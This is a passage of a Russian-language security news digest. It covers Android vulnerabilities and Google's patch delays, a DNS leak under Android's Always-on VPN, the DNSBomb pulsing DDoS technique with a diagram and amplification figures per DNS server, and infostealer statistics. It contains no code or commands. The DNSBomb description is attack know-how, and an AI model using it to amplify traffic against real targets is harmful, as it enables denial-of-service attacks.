- CVE-2024-0017, исправлена 20 декабря 2023 года — способ получить доступ к геолокации пользователя через камеру;
- CVE нет, обнаружена 4 ноября 2023 года — способ доступа к произвольным файлам через функцию выбора файлов в компонентах WebView;
- CVE нет, исправлена в Pixel в декабре 2023 года — дефект приложения Settings, позволяющий добавлять системные приложения в список обхода VPN;
- CVE нет, обнаружена 18 августа 2022 года — некорректная проверка привилегий Bluetooth;
- CVE-2023-20963, обнаружена 17 февраля 2022 года, исправлена 1 марта 2023 года — уязвимость, позволявшая получить доступ к произвольным компонентам произвольных приложений, установленных на устройстве;
- CVE-2021-0600, обнаружена 29 января 2021 года, исправлена 24 июня 2021 года — уязвимость HTML-инъекций в приложении Settings на экране запроса администратора устройства.

При этом проблема CVE-2023-20963 активно эксплуатировалась хакерами с 4 марта 2022 года (атаки начались через две недели после того, как о ней уведомили Google). В Oversecured заявляют, что исправление этой уязвимости не должно было занять у Google так много времени. Ведь Google узнала о баге еще в 2022 году, но не предпринимала никаких действий около года.

> *«Если бы они исправили parcel/unparcel-уязвимость сразу после нашего предупреждения 17 февраля 2022 года, то Pinduoduo не подверглось бы атаке, — писали исследователи в своем отчете, упоминая китайское приложение Pinduoduo для Android, которое было удалено из Google Play Store в 2023 году из за уязвимости перед CVE-2023-20963. — Однако Google начала работу над исправлением более чем через год, только когда стало известно об атаках. В итоге проблему исправили 1 марта 2023 года. Мы уважаем инженеров Google, но, очевидно, их подход к безопасности нуждается в пересмотре».*

В ответ на это представители Google заявили, что, хотя в компании стремятся сделать процесс выпуска и установки патчей более быстрым, «в некоторых случаях действительно может потребоваться больше времени, чтобы убедиться, что патч готов к внедрению в экосистему».

UNGOVERNABL
LIBERTARIAN
National Convention 2024

ТРАМП ПООБЕЩАЛ ПОМИЛОВАТЬ РОССА УЛЬБРИХТА


Во время выступления на Либертарианском национальном конгрессе в Вашингтоне Дональд Трамп заявил, что, если его вновь изберут президентом США, он отменит пожизненное заключение основателя Silk Road Росса Ульбрихта.

Заявление Трампа вызвало аплодисменты собравшихся, многие из которых держали в руках таблички с надписью «Free Ross».

> «Если вы проголосуете за меня, в первый же день я заменю приговор Россу Ульбрихту уже отбытым сроком. Он уже отсидел одиннадцать лет, мы вернем его домой».

За несколько часов до этого Трамп сделал еще одно заявление в социальной сети Truth Social, созданной Trump Media & Technology Group (TMTG) в 2022 году.

> «Я очень позитивно и открыто отношусь к криптовалютным компаниям и всему, что связано с этой новой и бурно развивающейся индустрией. Наша страна должна быть лидером в этой области. Второго места быть не может, — написал Трамп и добавил: — Президент Джо Байден хочет, чтобы (криптовалютная индустрия) умерла медленной и мучительной смертью, но со мной этого никогда не случится!»



ANDROID СЛИВАЕТ DNS-ЗАПРОСЫ

Пользователь Mullvad VPN обнаружил и сообщил, что Android-устройства раскрывают DNS-запросы при переключении VPN-серверов, даже если функция Always-on VPN включена с помощью опции «Блокировать соединения без VPN».

Функция Always-on VPN предназначена для запуска VPN-сервиса сразу при загрузке устройства и поддержания его в рабочем состоянии, пока устройство или профиль активны. В свою очередь, включение опции «Блокировать соединения без VPN» (Block connections without VPN) гарантирует, что весь сетевой трафик проходит только через подключенный VPN-туннель.

Однако, изучая упомянутое сообщение пользователя, разработчики Mullvad пришли к выводу, что в Android существует баг, который приводит к утечке DNS-информации, даже если перечисленные функции включены и устройство работает под управлением новейшей версии ОС (Android 14).

Ошибка возникает при использовании приложений, которые напрямую обращаются к C-функции getaddrinfo, обеспечивающей независимую от протокола трансляцию текстового имени хоста для IP-адреса. Оказалось, что в Android происходит утечка DNS-трафика, когда VPN активен (но не настроен DNS-сервер) или если VPN-приложение переконфигурирует туннель, но происходит сбой или вынужденная приостановка работы.

> *«Мы не обнаружили утечек из приложений, которые используют только API Android (например, DnsResolver). Браузер Chrome служит примером приложения, которое может использовать getaddrinfo напрямую, — пишут разработчики Mullvad. — Вышеописанное применяется независимо от того, включены ли функции Always-on VPN и Block connections without VPN, что не является ожидаемым поведением ОС и, следовательно, должно быть исправлено».*

Эксперты сообщили, что первый сценарий DNS-утечки — это ситуация, когда пользователь переключается на другой сервер или меняет DNS-сервер. Такую угрозу можно легко устранить, настроив фальшивый DNS-сервер во время работы VPN-приложения.

Однако справиться с утечкой DNS-запросов при повторном подключении VPN-туннеля уже не так просто. Причем эта проблема актуальна не только для Mullvad, но и для любых других VPN-приложений для Android.

> *«Следует четко понимать, что подобные способы решения проблем не должны использоваться ни в одном VPN-приложении. Также неправильно, если приложение использует getaddrinfo для резолвинга доменных имен. Такие проблемы должны быть решены на уровне ОС, чтобы защитить всех пользователей Android, независимо от того, какие приложения они используют», — резюмируют в Mullvad.*

Представители Google уже сообщили, что знают об обнаруженной проблеме и изучают результаты изысканий разработчиков Mullvad.

Нужно отметить, что в 2022 году специалисты Mullvad уже находили похожую проблему в Android. Тогда выяснилось, что трафик утекает за пределы VPN-туннелей, когда устройство подключается к сети Wi-Fi. Это тоже происходило даже в том случае, если функции Block connections without VPN или Always-on VPN были активны.

КИРИЛЛИЧЕСКОМУ ДОМЕНУ .РФ ИСПОЛНИЛОСЬ 14 ЛЕТ

Домен .РФ был делегирован России **В 2010 ГОДУ** и стал первым в мире кириллическим доменом. В мае 2024 года .РФ исполнилось **14 ЛЕТ**, и на сегодняшний день в нем зарегистрировано **778 000** имен.

Зона .РФ остается самой крупной кириллической доменной зоной. Так, только за 2023 год она выросла сразу на **92 769** доменных имен (**13,7%**).

DDOS ЧЕРЕЗ DNSBOMB

Группа ученых из Университета Цинхуа (Китай) рассказала о новом методе DDoS-атак, который получил название DNSBomb. Для организации мощных DDoS-атак в данном случае используется DNS-трафик.


Фактически DNSBomb представляет собой новую вариацию атаки двадцатилетней давности: еще в 2003 году было опубликовано исследование, в котором описывалась DDoS-атака с использованием TCP-пульсации (TCP pulses).

Такие атаки используют повторяющиеся короткие всплески больших объемов трафика для воздействия на целевую систему или сервис. Подобные импульсы могут длиться до нескольких сотен миллисекунд с периодичностью раз в несколько секунд, а атака в целом может продолжаться несколько часов или дней. Считается, что пульсирующие DDoS-атаки сложнее обнаружить.

DNSBomb использует тот же подход, но в другой реализации: эксплуатирует DNS-софт и современную инфраструктуру DNS-серверов, включая рекурсивные резолверы и авторитетные nameserver'ы.

Продолжение статьи →

← Начало статьи



DNSBomb Attack
Authoritative Nameserver
DNS
❸ Holding response until nearing timeout
❶ Long-period query sending
Query ❷ aggregation
Query-timeout
❹ Short-period response returning
DoS
Attacker
Recursive Resolver
Response-timeout
Target Server
Attacker's low-rate traffic
Time
Accumulating
Amplifying
Time
Concentrating
Target's pulsing DoS traffic
Dragon Ball Kamehameha (Blast wave)
① Ka-me (Gathering energy)
② Ha-me (Enhancing might)
③ HA!!! (Releasing blast)

Общая схема атаки

В сущности, DNSBomb работает путем отправки медленного потока специально подготовленных DNS-запросов на DNS-серверы, которые пересылают данные, наращивают размеры пакетов и накапливают их, чтобы потом выпустить все сразу в виде мощного импульса DNS-трафика, направленного прямо на цель.

В рамках тестов эксперты использовали DNSBomb против десяти распространенных DNS-программ и 46 публичных DNS-сервисов и добились атаки мощностью до 8,7 Гбит/с. При этом исходный DNS-трафик был усилен в 20 тысяч раз от своего первоначального размера.

TABLE 2. DNSBomb Experiment Results of 10 DNS Software using 1,000 DNS Queries.



Software	Practical Attack Bandwidth			
	Attacker-side	Victim-side	Nameserver-side	*BAF*
BIND	140.6Kb/s	92.5Mb/s	155.5Kb/s	673.9x
Unbound	140.6Kb/s	2.9Gb/s	140.6Kb/s	21,881.1x
PowerDNS	562.5Kb/s	230.4Mb/s	70.3Kb/s	419.5x
Knot	421.9Kb/s	925.4Mb/s	70.3Kb/s	2,246.3x
Microsoft	210.9Kb/s	274.5Mb/s	70.3Kb/s	1,332.4x
Technitium	210.9Kb/s	720.9Mb/s	140.6Kb/s	3,499.8x
Simple DNS+	562.5Kb/s	36.4Mb/s	1,167.4Kb/s*	66.3x
MaraDNS	140.6Kb/s	2.5Mb/s	123.4Kb/s	18.5x
Dnsmasq	140.6Kb/s	458.9Mb/s	210.9Kb/s	3,341.8x
CoreDNS	140.6Kb/s	447.5Mb/s	468.0Kb/s*	3,258.4x

1. The query sending time and response packet size are set to the maximum values listed in Table 1.
2. The nameserver's receiving bandwidth is $\leq$ attacker-side's since resolvers retry <10 times except for * (no query aggregation).
3. The nameserver's sending bandwidth can be negligible since it only needs to return one response for the final query.

В итоге атака приводит к полной потере пакетов или ухудшению качества обслуживания как на соединениях без сохранения состояния, так и с сохранением (TCP, UDP и QUIC).

> *«Мы пришли к выводу, что любая система или механизм, способный объединять что либо (например, DNS и CDN), может использоваться для создания пульсирующего DoS-трафика», — пишут авторы исследования.*


Ученые сообщили, что уведомили о проблеме все затронутые стороны. Все 24 организации работают над исправлениями или уже выпустили патчи. При этом среди пострадавших организаций числятся наиболее известные DNS-провайдеры мира.

Проблеме DNSBomb был присвоен основной CVE-идентификатор CVE-2024-33655, а также ряд других идентификаторов, связанных с конкретными DNS-решениями:


- Knot: CVE-2023-49206;
- Simple DNS Plus: CVE-2023-49205;
- Technitium: CVE-2023-28456, CVE-2023-49203;
- MaraDNS: CVE-2023-49204;
- Dnsmasq: CVE-2023-28450, CVE-2023-49207;
- CoreDNS: CVE-2023-28454, CVE-2023-49202;
- SDNS: CVE-2023-49201.

ИНФОСТИЛЕРЫ ЗАРАЗИЛИ **10 МИЛЛИОНОВ** СИСТЕМ

Специалисты «Лаборатории Касперского» подсчитали, что в прошлом году больше половины атакованных стилерами устройств (**55%**) в мире было заражено малварью **REDLINE**. Суммарно в 2023 году от инфостилеров пострадали около **10 МИЛЛИОНОВ** систем, а количество заражений с 2022 по 2023 год возросло на **35%**.



- В общей сложности в период с 2020 по 2023 год эксперты обнаружили более **100** видов инфостилеров. При этом с 2021 по 2023 год доля атак с помощью новых семейств такой малвари выросла с **4** до **28%**. - Упомянутый выше стилер RedLine использовался в **51%** случаев заражения устройств стилерами. За ним следуют Vidar (**17%**) и Raccoon (около **12%**).



ПРОБЛЕМА SSID CONFUSION

